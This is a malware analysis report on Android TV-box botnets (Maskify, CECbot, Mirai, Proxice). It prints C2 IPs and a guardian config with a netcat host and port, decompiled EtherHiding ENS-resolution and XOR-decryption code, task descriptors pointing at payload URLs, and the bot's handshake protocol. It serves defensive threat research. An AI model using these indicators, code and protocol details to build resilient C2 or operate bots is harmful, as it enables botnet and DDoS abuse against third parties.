The first problem SdkLoader is facing is that it does not have “libearnify_sdk.so” and needs to find a source to download it from. The answer lies in the Ethereum blockchain. Both the C2 address and the binary's download link, along with its integrity hash, are published as a text record on the “r**********e.eth” ENS (Ethereum Name Service) domain with a key called "proof". The loader queries the ENS through seven public RPC endpoints, rotating between them until one responds. The record it retrieves is encrypted with ChaCha20-Poly1305 using a key hardcoded in the APK: “a**********r!!”.

The decrypted record contains everything that the SdkLoader class needs: IPFS content addresses for “libearnify_sdk.so”, a companion executable called “guardian”, their SHA3-256 integrity hashes, the current version string, and the C2 server address.

The loader detects the device's CPU architecture, selects the matching binary from the list in the record, and downloads it from one of the six IPFS gateways. IPFS means the file has no single host; it is addressed by its content hash and can be served from multiple locations. After the CPU matching binary is downloaded, there is an SHA3-256 hash-based validation; in case of mismatch, the file is deleted immediately. If validation succeeds, “libearnify_sdk.so” is loaded into the JVM and initialized. The guardian binary follows the same download-and-verify path, and once completed, it receives a configuration file:

```
apk_url=http://empty-violet-63e1.maskify.workers.dev/
nc_host=158.94.208.131
nc_port=6969
fgs_class=MuhHeilong
main_class=TVOptimizer
```

We believe that the community-attributed family name originated from the “maskify.workers.dev” domain. In our case, the guardian connects to 158.94.208.131 on port 6969. In a previously reported one by the Nokia Deepfield research team, the same port was documented for a v0.1.7 versioned binary. It was used as a template-push channel where the operator delivered pre-built HTTP flood payloads to bots, including one with the header “X-Nextjs-Request-Id: poop1234”. In our actual version (v1.0.0), that function has been separated out into the guardian process, while the main process communicates exclusively over an encrypted QUIC connection to port 443.

The core functionality resides in “libearnify_sdk.so”. It opens a QUIC connection to the previously acquired C2 on port 443, presenting it as normal HTTP/3 traffic. Note that the previous generation connected on port 4433, which any port-filtering firewall could easily catch. After the initial handshake, the bot authenticates with the server and receives a client ID prior to accepting any command. A more appropriate session authentication step is absent from the v0.1.7 protocol.

From here on, the device is fully operational as a botnet node. The server can instruct the node either to relay TCP or UDP traffic through the device as a residential proxy, or to launch a DDoS session, picking one from eight available flood methods. Three of these methods - DNS, Memcached, and CLDAP amplification - work by sending small spoofed requests to open reflectors on the internet, which respond with traffic many times larger directed at the real target. This way, a device with a modest residential uplink can participate in attacks far exceeding its own bandwidth. The remaining methods cover direct TCP, TLS, UDP, and SSH flooding, and there is also a game-server flood using Valve Source Engine query packets. Maskify blocks the local ADB access on port 5555 along with SSH, Telnet, and six additional ports.

SdkLoader re-fetches the ENS record every six hours and verifies whether the version string has changed. In case a newer version is available, it downloads the new binary, verifies it, then kills its own process. Due to the persistence established earlier, MuhHeilong will be immediately relaunched, and it will automatically pick up the new version. With this update method in place, the operator can push new C2 addresses, attack methods, or even carry out protocol changes to the entire botnet at once.

What multiple weeks of capture show

The total recorded 1,352 sessions split nicely into three attack patterns, as we have showcased with their payloads above. To classify the traffic, first we clustered sessions automatically by command similarity (15 clusters), then later we assigned each cluster a specific malware family once confirmed by manual analysis. Across the dataset, the

three families were strikingly balanced in volume; however, they were sharply different in how their campaigns operated.

Family	Sessions	Groups	Active days	Delivery channel	C2 IPs	Unique payloads (hashes)
CECbot	562	3	21	Downloaded file (hash)	0	129
Mirai	406	4	20	Netcat (raw TCP) C2	5	18
Maskify	384	8	19	URL fetch / HTTP	11	20

Figure 11 - Malware family statistics over the monitoring period

The most divisive attribute is the delivery channel. CECbot never used an outbound C2 address in our capture; it staged everything through downloaded files and was the most prolific by both session count (562) and payload diversity (129). Mirai relied almost entirely on raw netcat connections to a handful of hard-coded IPs and recycled a tiny payload set (18). Maskify was the most infrastructure-heavy, fetching payloads from 11 distinct C2 hosts and spanning out across 8 separate clusters.

Daily activity and campaign waves



Figure 12 - Daily statistics by malware families

Activity was a bit hectic, still three clear waves could be identified. An opening Mirai surge dominated 18–22 May and then went quiet. A Maskify burst overlapped it, peaking between 19–22 May, including a single-cluster spike of 123 sessions on 20 May. A large CECbot wave drove the stats in early June, topping 130 sessions a day between 3–4 June.

Time-of-day signature



Figure 13 - Session activity by hour of day

Plotting activity by the hour exposes one of the strongest correlations in the dataset. CECbot is overwhelmingly an early UTC morning operation, peaking between roughly 00:00 and 08:00, while Maskify runs the opposite shift, concentrated through the afternoon and evening hours (12:00–21:00). Mirai sits between the two.

Looking at these statistics, there are some basic conclusions to be drawn. On one hand, the fact that each family has a different monthly peak strongly supports the idea that these are independent operations probing the same exposed infection vector, rather than one actor rotating tooling. On the other hand, automated botnets do not sleep; a consistent daily rhythm suggests human-driven scheduling, plausibly different operators working in different time zones.

With this, the list of residential proxy networks we discovered on SuperBox devices was not yet over.

Proxice

We first encountered the Proxice network while digging through Plume's telemetry of SuperBox devices, looking for outliers. While the DNS and HTTP clusters consisted of tens of thousands of domains falling into various categories, the IP portion was at least two orders of magnitude smaller. Within this dataset, something stood out: the URL of certain addresses contained a "get_tasks" path right after the IP address. Once we downloaded these files, we could see references to other IP addresses hosting Android DEX binaries in a pipe-delimited task descriptor format like below:

```
5.175.215.37/mask_v3.dex|mask_v3|MEQCIFFsSN83yCbOaTlg0tT0mK9YlSXgMa2NnsEfByT7//BEAiBkJGJu6VKMFuSfQyx9EZlehQzfdKHtqnsSFNF+4yNFkw==|wtf.bytestream.multiplex.MultiplexProxyEntry
```

It took us a while to collect all the missing pieces of the attack chain and have a complete understanding of the inner workings of the Proxice network. Similar to previous attacks, this one also started with an APK being pushed and executed shortly thereafter on the target device and later confirmed to be only a loader.

The loader

The application's package name was set to "com.android.dexsys"; it was deliberately chosen to blend in with other Android system components. The application itself contained no proxy logic in the APK; it operated purely as a loader, periodically polling a remote server for task descriptors and executing whatever tasks they specified. The proxy functionality only materialized at runtime when a DEX payload was fetched and loaded into memory, making it significantly harder to detect through static analysis. The proxy embedded in these payloads identified itself internally as Proxice in the thread names (proxice-bytestream).

EtherHiding

Proxice uses a popular technique called EtherHiding to conceal its command-and-control infrastructure. Instead of storing C2 server addresses in the binary or in conventional DNS, the malware retrieves them at runtime from an Ethereum Name Service (ENS) record, making its infrastructure decentralized and as difficult to disrupt as the blockchain it piggybacks on.

What is ENS?

ENS is the blockchain equivalent of DNS. Just as you can register example.com with a DNS registrar and point it at any IP address you would like to, you can equivalently register example.eth with ENS and attach arbitrary data to it, for example wallet addresses, custom text records, or, as seen here, an encrypted server list. The crucial difference is censorship resistance. An ENS record lives in a smart contract on the Ethereum Mainnet, meaning no registrar, ISP, or government agency can unilaterally alter or remove it. The only party who can modify the record is whoever owns the private key and controls the ENS record.

The ENS domain

The domain name is hardcoded in the b.b() method of the APK:

```
const-string v3, "dortation.eth"
```

The ENS domain was registered on 12th of February 2026 and expires on 12th of February 2027. The one-year registration window is consistent with a campaign that expects to rotate its infrastructure likely long before the ENS domain expires, rather than committing to a permanent presence.



Figure 14: Example of dortation.eth in the ENS manager taken from "https://app.ens.domains/dortation.eth"

Step 1 - Namehashing

ENS does not look up names as plain text; instead, it applies a deterministic hash function called namehash that reduces any name to a fixed 32-byte value called the node. This is what gets passed to every on-chain call.

The algorithm (EIP-137) is:

```
node("")          = 0x0000…0000
node("eth")       = keccak256( 0x0000…0000  ++  keccak256("eth") )
node("dortation.eth") = keccak256( node("eth")  ++
keccak256("dortation") )
```

For dortation.eth, the labels are processed right-to-left: first “eth” then “dortation”.

```
// b.b() — label iteration (reconstructed from smali)
byte[] node = new byte[32];                                  // start:
all zeros
String[] labels = "dortation.eth".split("\\.");
for (int i = labels.length - 1; i >= 0; i--) {
    byte[] labelHash =
c.b(labels[i].getBytes(StandardCharsets.UTF_8)); // keccak256
    byte[] combined  = new byte[64];
    System.arraycopy(node,      0, combined,  0, 32);
    System.arraycopy(labelHash, 0, combined, 32, 32);
    node = c.b(combined);                                    //
keccak256(parent ++ label)
}
```

The resulting node for dortation.eth is:

```
0xbfdee1a9cc670a485f8d529f45446c8050c988193ff80bf6d1a34d9cfc191998
```

Step 2 - Resolving the resolver

ENS uses a two-level indirection. The Registry (a single canonical contract at 0x00000000000C2E074eC69A0dFb2997BA6C7d2e1e on Ethereum Mainnet) maps each node to a Resolver contract, a per-name contract that stores the records.

The APK calls resolver (selector 0x0178b8bf) on the registry:

```
// c.a() — the generic eth_call wrapper used throughout the APK
String resolverCallData = "0x0178b8bf" + c.c(nodeHex);   // c.c()
pads to 64 hex chars
String resolverResult   = c.a(
    "0x00000000000C2E074eC69A0dFb2997BA6C7d2e1e",
    resolverCallData
);
```

An RPC endpoint is randomly chosen from a list of five public nodes hardcoded in c.f330a:

```
public static final String[] f330a = {
    "https://0xrpc.io/eth",
    "https://eth.llamarpc.com",
    "https://ethereum-rpc.publicnode.com",
    "https://eth-protect.rpc.blxrbdn.com",
    "https://eth.merkle.io"
};
```

Using multiple free-tier public endpoints avoids relying on a single paid API key and makes network-level blocking more challenging.

Example JSON-RPC request — resolver lookup:

```
{
    "jsonrpc": "2.0",
    "id": 1,
    "method": "eth_call",
    "params": [
        {
            "to": "0x00000000000C2E074eC69A0dFb2997BA6C7d2e1e",
            "data":
"0x0178b8bf"bfdee1a9cc670a485f8d529f45446c8050c988193ff80bf6d1a34d9cfc191998"
        },
        "latest"
    ]
}
```

Example response:

```
{
    "jsonrpc": "2.0",
    "id": 1,
    "result":
"0x000000000000000000000000"f29100983e058b709f3d539b0c765937b804ac15"
}
```

The last 40 hex characters are the resolver address: 0xf29100983e058b709f3d539b0c765937b804ac15.

Step 3 - Fetching the server list via a multi-coin address record

With the resolver retrieved, the APK calls addr(bytes32, string) (selector 0x59d1d43c), an ENSIP-9 function designed to return cryptocurrency addresses for arbitrary coin types. The malware passes the string "dex" as the coin type, which is an invented identifier that the resolver treats as an opaque key, effectively turning a crypto wallet address field into an arbitrary key-value store.

```
// b.b() — constructing the calldata for addr(bytes32, string)
// ABI layout: [selector 4B][node 32B][offset 32B = 0x40][length
32B][data 32B padded]
String calldata = "0x59d1d43c"
    + c.c(nodeHex)          // bytes32 node
    + c.c("40")             // offset pointer (64 bytes) to the
string argument
    + dexLenHex             // ABI length word for "dex"
    + dexEncoded;           // "dex" as hex bytes, right-padded to
32-byte boundary
String result = c.a(resolverAddress, calldata);
```

Example JSON-RPC request — server list fetch from the dex entry:

```
{
    "jsonrpc": "2.0",
    "id": 1,
    "method": "eth_call",
    "params": [
        {
            "to": "0xf29100983e058b709f3d539b0c765937b804ac15",
            "data":
"0x59d1d43cbfdee1a9cc670a485f8d529f45446c8050c988193ff80bf6d1a34d9cfc1
91998000000000000000000000000000000000000000000000000000000000000040
000000000000000000000000000000000000000000000000000000000000000364657
8000000000000000000000000000000000000000000000000000000000000000"
        },
        "latest"
    ]
}
```

Example response (ABI-encoded string):

```
{
    "jsonrpc": "2.0",
    "id": 1,
    "result":
"0x000000000000000000000000000000000000000000000000000000000000002000
000000000000000000000000000000000000000000000000000000000000104e53347
84e314a505a4349314c6a517a000000000000000000000000000000000000"
}
```

The return value is an ABI-encoded string where the standard layout has the data offset at position 0, the byte length at position 32, and the actual content starting at position 64.

Step 4 - Decryption

The returned string is a comma-separated list of entries. Each entry is primarily Base64-encoded, then XOR-encrypted with an 8-byte key derived from the 32-bit constant 0x67615613.

```
// b.b() — key derivation and XOR loop
long keyLong = 0x67615613L;   // Java long: 0x0000000067615613
byte[] key   = new byte[8];
for (int i = 0; i < 8; i++) {
    key[i] = (byte) ((keyLong >> (56 - i * 8)) & 0xff);
}
// → key = [0x00, 0x00, 0x00, 0x00, 0x67, 0x61, 0x56, 0x13]

byte[] decrypted = new byte[encoded.length];
```

```
for (int i = 0; i < encoded.length; i++) {
    decrypted[i] = (byte) (encoded[i] ^ key[i % 8]);
}
```

Since the first four bytes of the key are equal to 0x00, only every second four-byte-long half of each 8-byte block is going to be transformed. We consider this a weak obfuscation method as its sole purpose is to prevent the server hostnames from appearing as plaintext strings during static analysis rather than providing real confidentiality.

The final result is a list containing one or more plaintext hostnames or IP addresses. The loader will randomly pick one and contact it at /get_tasks?device_id=<android_id> to retrieve the pipe-delimited task descriptors described in the opening Proxice section.

The complete C2 resolution chain

```
dortation.eth
     │
     │  keccak256 namehash (EIP-137)
     ▼
node = 0xbfdee1a9c…1998
     │
     │  eth_call → ENS Registry (0x00000000000C2E07…)
     │  resolver(bytes32)  [selector 0x0178b8bf]
     ▼
Resolver contract: 0xf29100983e…ac15
     │
     │  eth_call → Resolver
     │  addr(bytes32, "dex")  [selector 0x59d1d43c]
     ▼
ABI-encoded string: "<base64+XOR blob>,<base64+XOR blob>,…"
     │
     │  base64 decode → XOR decrypt (key: 0x0000000067615613)
     ▼
Plaintext C2 hostnames  →  random pick  →  GET /get_tasks?device_id=…
```

Key benefits of the Ethereum-based approach

EtherHiding turns the public, immutable nature of blockchain into a C2 feature for malware operators. Compared to conventional DGA (Domain Generation Algorithm) or fast-flux DNS, it offers a fundamentally different threat model with multiple concerns. First and foremost, there is no takedown possibility here as there is no registrar to contact or DNS authority to pressure. Second, there is plausible deniability in network traffic. The lookups target well-known public Ethereum RPC endpoints (llamarpc.com, publicnode.com, etc.), to which traffic is nearly indistinguishable from a legitimate dApp, browser wallet, or blockchain explorer. And last but not least, rotating to a new

server requires only one Ethereum transaction, costing a fraction of a dollar, and the changes propagate to all infected devices within seconds.

EtherHiding was first documented in an attack involving hijacked WordPress sites, and ever since, it has gained popularity. Kimwolf adapted it after its more conventional C2 domains were taken down multiple times. Proxice is distinct in a sense that ENS is its only C2 resolution mechanism, built in since the beginning, suggesting the technique is now reaching a level of maturity where operators deploy it by default rather than as a fallback mechanism.

With the server address in hand, the agent is ready to receive instructions. It contacts the resolved host with a single HTTP request — and what comes back determines everything the malware will do next.

Task descriptors

Once the loader initiates communication by sending a get_tasks request to the control server, the server provides a task descriptor in response. This descriptor typically includes a URL pointing at a DEX file and the specific entry point within that file (i.e., "wtf.bytestream.multiplex.MultiplexProxyEntry").

Below are some examples of the task descriptors:

```
5.175.215.37/mask_v3.dex|mask_v3|MEQCIFFsSN83yCbOaTlg0tT0mK9YlSXgMa2N
nsEfByT7//BEAiBkJGJu6VKMFuSfQyx9EZlehQzfdKHtqnsSFNF+4yNFkw==|wtf.byte
stream.multiplex.MultiplexProxyEntry
```

```
95.133.240.250/bytestream.dex|proxicejellybean|MEUCIQDc/8UDCzDUHdd2Nh
GSjVJTnNUcRUxkQAZUgWHcHDV+PAIgel7ikPNA86KqpQCO7Bfq71wr8JSABvQtdyKNx0p
8OxI=|net.bytestream.android.jellybean.ProxiceEntry
```

```
95.133.240.250/classes.dex|proxiz|MEUCIQCciw5BnONSOsCtMwrwsyFmbNoVqx9
nioCotTw0YdHV9gIgdgt6ck2Ngl1amI3r4RjnX+hdoQaySK6sJcNmBHkt75Y=|wtf.byt
estream.proxi.Entrypoint
```

```
176.65.149.209/classes.dex|proxysixsevenn|MEQCIAFvRZeocMCIQGMEC5W+7Kk
pDCcJ1uMRnbluOu+hnPGiAiAI4CBrsQnNaqu/QDJk+wBLJrQqwW7yCCP8YPQ16GlBlw==
|wtf.bytestream.proxi.Entrypoint
```

```
176.65.149.209/femboypower|pxe|MEYCIQCPf0cFSF1uLut3nTmtZ4Bj2rht7+Gzt7
i6PGQ9HR+9BQIhAKIgHiFIGlmNkjWeNSKrP452xlexwv5ij8TXrDlRS7mw|wtf.bytest
ream.proxi.Entrypoint
```

Note that the last IP in the above list hosted "f*********r" only for a brief period; currently, it redirects to the FlashProxy.io site, which seems to be advertising yet another residential proxy service.



Figure 15: Main page of the FlashProxy website taken from "https://www.flashproxy.io"

Each task descriptor is a pipe-delimited string with four fields: a URL, a module name, a Base64-encoded ECDSA signature, and a fully qualified Java class name serving as the entry point. The loader downloads the DEX file from the specified URL, verifies its integrity against the embedded signature, and then loads it dynamically using the DexClassLoader API. Once loaded, it invokes the entry point by passing the application context and the device's unique identifier.

This architecture makes the proxy agent entirely modular. The host application contains no proxy logic; it only acts as a loader. The actual proxy code arrives only at runtime in the form of a signed DEX payload. The server can easily swap implementations, push updates, or deploy entirely different proxy engines without touching the host APK.

The variety of different entry points across the task descriptors illustrates this in practice:

```
wtf.bytestream.proxi.Entrypoint
wtf.bytestream.multiplex.MultiplexProxyEntry
net.bytestream.android.jellybean.ProxiceEntry
```

The above three distinct proxy implementations are all delivered through the very same task mechanism. Compared to Popanet, which ships its core proxy logic as a static DEX bundled inside an APK, this is a much more sophisticated approach.

The Entrypoint variant: taking advantage of modern networking

For a comprehensive analysis, we were focusing on the "wtf.bytestream.proxi.Entrypoint" variant, which was present in the majority of the task descriptors. The DEX contained approximately 440 heavily obfuscated Android Smali files, with nearly every class and method name reduced to single letters (i.e., f, h, j, l, n, q, s). Unlike Popanet, which wraps everything in a single TLS connection on port 6000, Proxice uses a multi-layer architecture: a TCP control plane for signaling and a QUIC data plane for the actual tunnel traffic.

Despite the loader's more complex encryption scheme on the task descriptor hosts, here the control server address is hardcoded directly in the Entrypoint class:

```
public class Entrypoint {
    private static final String CONTROL_HOST = "5.175.215.36";
    private static final int CONTROL_PORT = 9999;
    private static final String DEFAULT_PEER_SECRET = "adn";
```

Control plane

The entire proxy agent runs on a single thread called proxice-bytestream. When initialized, it opens a persistent TCP connection to 5.175.215.41:9999 and begins a seven-step handshake, which is a fixed sequence with no negotiation:

1. Client sends a 16-byte long magic constant: 7F 83 D9 A1 13 9C 4E 2B 0F 6D 8A E1 5C 72 B9 04
2. Client sends the protocol version as a 2-byte big-endian integer (currently 0x0001)
3. Client sends a DeviceId frame (frame type 0x0001) containing the device identifier encoded as [0x08][length][UTF-8 bytes][0x00]
4. Server replies with a PeerHelloAck frame (type 0x0002) containing a 16-byte nonce
5. Server sends a single byte indicating whether HMAC authentication is required (0x01) or not (0x00)
6. If HMAC auth is required, the server sends a 32-byte random challenge. The client computes HMAC-SHA256(peer_secret, challenge) and sends the 32-byte result back. The HMAC key is a peer secret; its default value is "adn"
7. Client sends two zero bytes (0x00 0x00) to finalize the handshake

Every message on the control channel follows the same frame structure: a 2-byte big-endian type code, a 4-byte big-endian payload length, followed by the payload bytes.

After the handshake, the control channel enters a message loop, for which five different message types are defined:

Code	Name	Direction	Purpose
0x0002	PeerHelloAck	server → client	Handshake acknowledgment
0x000A	PeerAssignment	server → client	Assign a QUIC proxy peer
0x000B	PeerRevoke	server → client	Revoke a proxy peer
0x0028	Ping	server → client	Keepalive
0x0029	Pong	client → server	Keepalive reply

PeerAssignment and PeerRevoke

When the server is looking to route traffic through the device, it sends a PeerAssignment message. The payload is exactly 90 bytes, tightly packed with no padding:

Offset	Length	Field
0	4	Proxy IPv4 address
4	2	TCP port
6	2	UDP port
8	2	QUIC port
10	8	Peer ID (int64)
18	8	Session ID (int64)
26	64	Cryptographic signature

The device must present the peer ID, session ID, and the 64-byte signature to the QUIC peer during authentication. This is a notable step up from Popanet's model, where the control server directly instructs the device to connect to a target host. Here, the control server assigns the device to an intermediary peer, and that peer manages the actual tunnel destinations. The device never gets to learn who the final proxy customer is - only which peer it needs to attach to.

Upon receiving a PeerAssignment message, the client spawns a new thread (named direct-proxy-quic-<ip>:<port>) and begins establishing a QUIC connection to the assigned peer.

The PeerRevoke message is used to tear down an existing assignment.

QUIC data plane

This is where Proxice diverges most from Popanet; instead of tunneling traffic directly over the control TCP connection, Proxice establishes a separate QUIC connection to the assigned proxy peer and multiplexes all tunnel sessions over it. Instead of relying on the built-in QUIC support in Android, the DEX bundles a pure Java-based open-source QUIC library called Kwik. The connection is configured with ALPN protocol bytestream-peer/2, session resumption, and 0-RTT early data support.

After the QUIC TLS handshake completes, the client opens a bidirectional control stream (stream 0) and submits a second inner handshake which is distinct from the TCP handshake:

1. The same 16-byte magic constant previously seen at the control plane
2. The protocol version (0x0001)
3. An authentication frame (type 0x003C) containing peerId (8 bytes) + sessionId (8 bytes) + signature (64 bytes): exactly 80 bytes of payload derived from the PeerAssignment message

